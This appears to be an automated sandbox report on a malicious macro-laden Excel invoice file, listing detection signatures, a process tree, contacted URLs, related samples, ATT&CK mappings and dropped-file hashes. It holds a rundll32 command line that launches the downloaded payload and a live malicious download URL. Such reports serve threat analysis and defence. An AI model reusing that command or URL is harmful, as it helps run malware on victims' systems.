ID: 385000
Sample Name:
invoice_661434949_67552437.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 00:10:56
Date: 11/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report invoice_661434949_67552437.xlsm

Overview


General Information

Sample Name:	invoice_661434949_67552437.xlsm
Analysis ID:	385000
MD5:	64f33ccbc797630..
SHA1:	d71433580e83ab..
SHA256:	03a7d4fc0e9d75f..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Excel documents contains an embe…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2412 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2304 cmdline: rundll32 ..\GVer.iks,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R o


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
indianoci.co.uk	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://indianoci.co.uk/ufriends/support.php	12%	Virustotal		Browse
http://indianoci.co.uk/ufriends/support.php	100%	Avira URL Cloud	phishing	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
indianoci.co.uk	104.21.43.238	true	false	• 1%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://indianoci.co.uk/ufriends/support.php	true	• 12%, Virustotal, Browse • Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2082257180.0000000001D07000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000003.0000000 2.2082025759.0000000001B20000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2082025759.0000000001B20000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2082025759.0000000001B20000. 00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2082257180.0000000001D07000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2082257180.0000000001D07000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2082025759.0000000001B20000. 00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2082025759.0000000001B20000. 00000002.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	support[1].htm.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.43.238	indianoci.co.uk	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385000
Start date:	11.04.2021
Start time:	00:10:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	invoice_661434949_67552437.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLSM@3/10@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.43.238	invoice_853027014_428126518.xlsm	Get hash	malicious	Browse	• indianoci.co.uk/ufriends/support.php
	invoice_853027014_428126518.xlsm	Get hash	malicious	Browse	• indianoci.co.uk/ufriends/support.php
	invoice_942456281_2051221643.xlsm	Get hash	malicious	Browse	• indianoci.co.uk/ufriends/support.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
indianoci.co.uk	invoice_2033853593_741382743.xlsm	Get hash	malicious	Browse	• 172.67.189.4
	invoice_2033853593_741382743.xlsm	Get hash	malicious	Browse	• 172.67.189.4
	invoice_853027014_428126518.xlsm	Get hash	malicious	Browse	• 104.21.43.238
	invoice_853027014_428126518.xlsm	Get hash	malicious	Browse	• 104.21.43.238
	invoice_942456281_2051221643.xlsm	Get hash	malicious	Browse	• 172.67.189.4
	invoice_942456281_2051221643.xlsm	Get hash	malicious	Browse	• 104.21.43.238

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	reconocer PO #700-20 D462021,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	shipping document.exe	Get hash	malicious	Browse	• 162.159.129.233
	Statement-ID-(400603).vbs	Get hash	malicious	Browse	• 162.159.135.233
	setup-1.exe	Get hash	malicious	Browse	• 104.21.1.88
	Five.exe	Get hash	malicious	Browse	• 172.67.130.194
	setup.exe	Get hash	malicious	Browse	• 1.1.1.1
	SecuriteInfo.com.Trojan.DownLoader38.19635.27871.exe	Get hash	malicious	Browse	• 104.21.15.11

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.DownloaderNET.151.23895.exe	Get hash	malicious	Browse	• 172.67.160.253
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Inquiry.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 172.67.189.8
	giATspz5dw.exe	Get hash	malicious	Browse	• 104.21.55.148
	Tmd7W7qwQw.dll	Get hash	malicious	Browse	• 104.20.185.68
	9R5WtLGEAy.dll	Get hash	malicious	Browse	• 104.20.185.68
	6BympvyPAv.exe	Get hash	malicious	Browse	• 172.67.130.194
	#Ud83d#Udcde.htm	Get hash	malicious	Browse	• 104.16.18.94
	ghnrope2.dll	Get hash	malicious	Browse	• 104.20.185.68
	mail_6512365134_7863_202104108.html	Get hash	malicious	Browse	• 104.18.10.207
	Copia bancaria de swift.exe	Get hash	malicious	Browse	• 162.159.135.233
	Production list.exe	Get hash	malicious	Browse	• 172.67.206.110

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\support[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	4318
Entropy (8bit):	4.960548542883275
Encrypted:	false
SSDEEP:	96:1j9jwljYjyDK/DZD8jH+k1sFvJADh/pRsfsIszbGD:1j9jhjYjWK/lyH+kARADh/pmfsIsfGD
MD5:	10E7CF5F758D041A498D76EA11F368BE
SHA1:	3C05C54B7E39AFCE95E60A2A7410194E5AE63CB7
SHA-256:	422424BA14F529B2193794441E7D7EA69E1598D00956375481D83699544B6735
SHA-512:	94277567C383B1C5F30BE977B80660F5D0DD3888FBE2E99BB39397F004AD214CFC40D7ACFE0CCF9DEDF6E5B099DA0D8A4A9D2176B2D75A61EE50AD75BDC1EEF
Malicious:	false
Reputation:	low
IE Cache URL:	http://indianoci.co.uk/ufriends/support.php
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28466324.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 756 x 756, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	169558
Entropy (8bit):	7.988183859518103
Encrypted:	false
SSDEEP:	3072:KTKkxqheGLo4/AGG5isVmXBdjHR1QnKq6JeMGv:KrV4mnVqbTEnRMs
MD5:	2A06BF86C977F9A29739FD65CE53B5BE
SHA1:	33C88641A06413C919903497577EEA54ED03FAA0
SHA-256:	4C18B1BFA7CD6C6048A5637FF7F753B78435E70FAB6BA74125EC7D633F7A3F9F
SHA-512:	71E29BE3A7A31A7650892A599C88C99CB25BF4B60DD6172BAAF849036562E3E141605543FCACD9389D73B04535C270543B0B4D55272809EEA6ABFB2E3764D2C8
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28466324.png	
Preview:	.PNG.....IHDR.....4A....sRGB.....pHYs...t...t..f.x....IDATx^....,.U..WWwuu...ir..HBB.$...F".`..E.....k...mI.l.... I.3.....$.d@Y.M.....+W}.g.....$#F..`.....C.[o..y...g.Wy.... 8....#P.<..G..J.....w...=..._+.2h4...AU.u....4/..,..w.U....d..aU.."...V+.2.j..U.._.....Z..]._.....<..A.^.....,+?/.f....H.._..y..:.i..}^S4..Ro+.z#.!.yK.U5.V.7.4.k.V...E.e..!DI\k6.Z.+J.^.... j....=x=.+..Qo.y... /2...hfE...(..C..&..q.\.$l..^.F.?..E..>.^..z-HR..H.$l4.Z..U..5..O.(..c.7..4..r.z.v..[.Q..O.>.^.....H..h...I4.....c..._/..].j.Z....Q..Z..k._.;.....A.Zi.....7.Y...z..]..>pv..N2.I GEm.(.4I..a..m.9. .kU^U....E+h.y. 4.A.g..d.....J..Z.k.E.<_.U.8.....R..P.Wg...._.|^.....z...e...|..FL.>.O.L.zR...h.~PTE..3...IP.y3.../*.....U!_Z."..}>..1s..S#..~.....L?O/...M...W-....*... .h..u.J..Wd..$.Ye|k..F..A..h4.,...Q.=N.j.....gUQ.....E...q^\."k.L.Z....3j..b.ge. .|&....{iQ$.F..1..4KZa.{.+S.9..F....5..Z. K..y...Y.'A...._.....q.^....EY.....1-x.[.

C:\Users\user\AppData\Local\Temp\72CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	184279
Entropy (8bit):	7.96535016571193
Encrypted:	false
SSDEEP:	3072:LZnURTKkxqheGLo4/AGG5isVmXBdjHR1QnKq6JeMGhFF:LZn8rV4mnVqbTEnRM+
MD5:	A5BF33A3C05F7D7C3CFA963B69299E5A
SHA1:	C60AC1F23B57458BFA14EC2350D5AC6481FAE008
SHA-256:	7CFD1262A350CBA2D2A46D563F8A296EAF7CD151D6B14E0319003AD5A4D3BCB2
SHA-512:	B5BD5F924CCB9F12926F9055A402EF867C5EFC2C3A8D192C098267E4D59B30DC6AA829E29AC6BAB5E58E9EEEE0348B871C634F64F3BD4D8A7C396E63C80FE8 B0
Malicious:	false
Reputation:	low
Preview:	.U.N.0..#.?D....#4j.b.,.$..p..._.u..{..R.*m#....<..oV.TO.Q{..f.*p.+.....Y.I8%.w.5 .....?..`Eh.-.S..9G.....V.>Z..o.x.r!:.W../..K.R.2.....\,M..+..q.\.?...T...\|..D..C...."Q4.....Z..ri.L.!.P ..$k..5y....U..hF08Lt.CC.b.{..'...B^....T[.?....T.".;a.-.2.....Es.$Wc.....2...3..&.{uxD. ....3$?>$.w#').'|..C.....\..w.L....|~..Bs"....<#....R.E.....u.n.=...*..l.o.|..-.1].A.....ax..#%. .@D....P9tdw.4L....N.S[.:...[b.....PK.....!.....f.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sun Apr 11 06:11:35 2021, atime=Sun Apr 11 06:11:35 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.474922313871348
Encrypted:	false
SSDEEP:	12:85QNm8LgXg/XAlCPCHaX7B8NB/c46X+Wnicvbw3+bDtZ3YilMMEpxRljK7PTdJP8:85M/XTr6Nt6Yek3SDv3qarNru/
MD5:	02C3D67E8B5892845174D590F43538FD
SHA1:	FC497AEBDD50C17B637780750F85649E615065A1
SHA-256:	2B645F70EA210272EC0B84A998C9C79BA5A3B382375B7E7DC182397967FF1412
SHA-512:	FBB12C573E5B2513FA67123DBE2539CF455E3AC3BAD4EDAC939C9DD91F37A3B292E07A211D8E52345F94283230E9E5A39CD31A5473474B10F1BE057100C6840
Malicious:	false
Reputation:	low
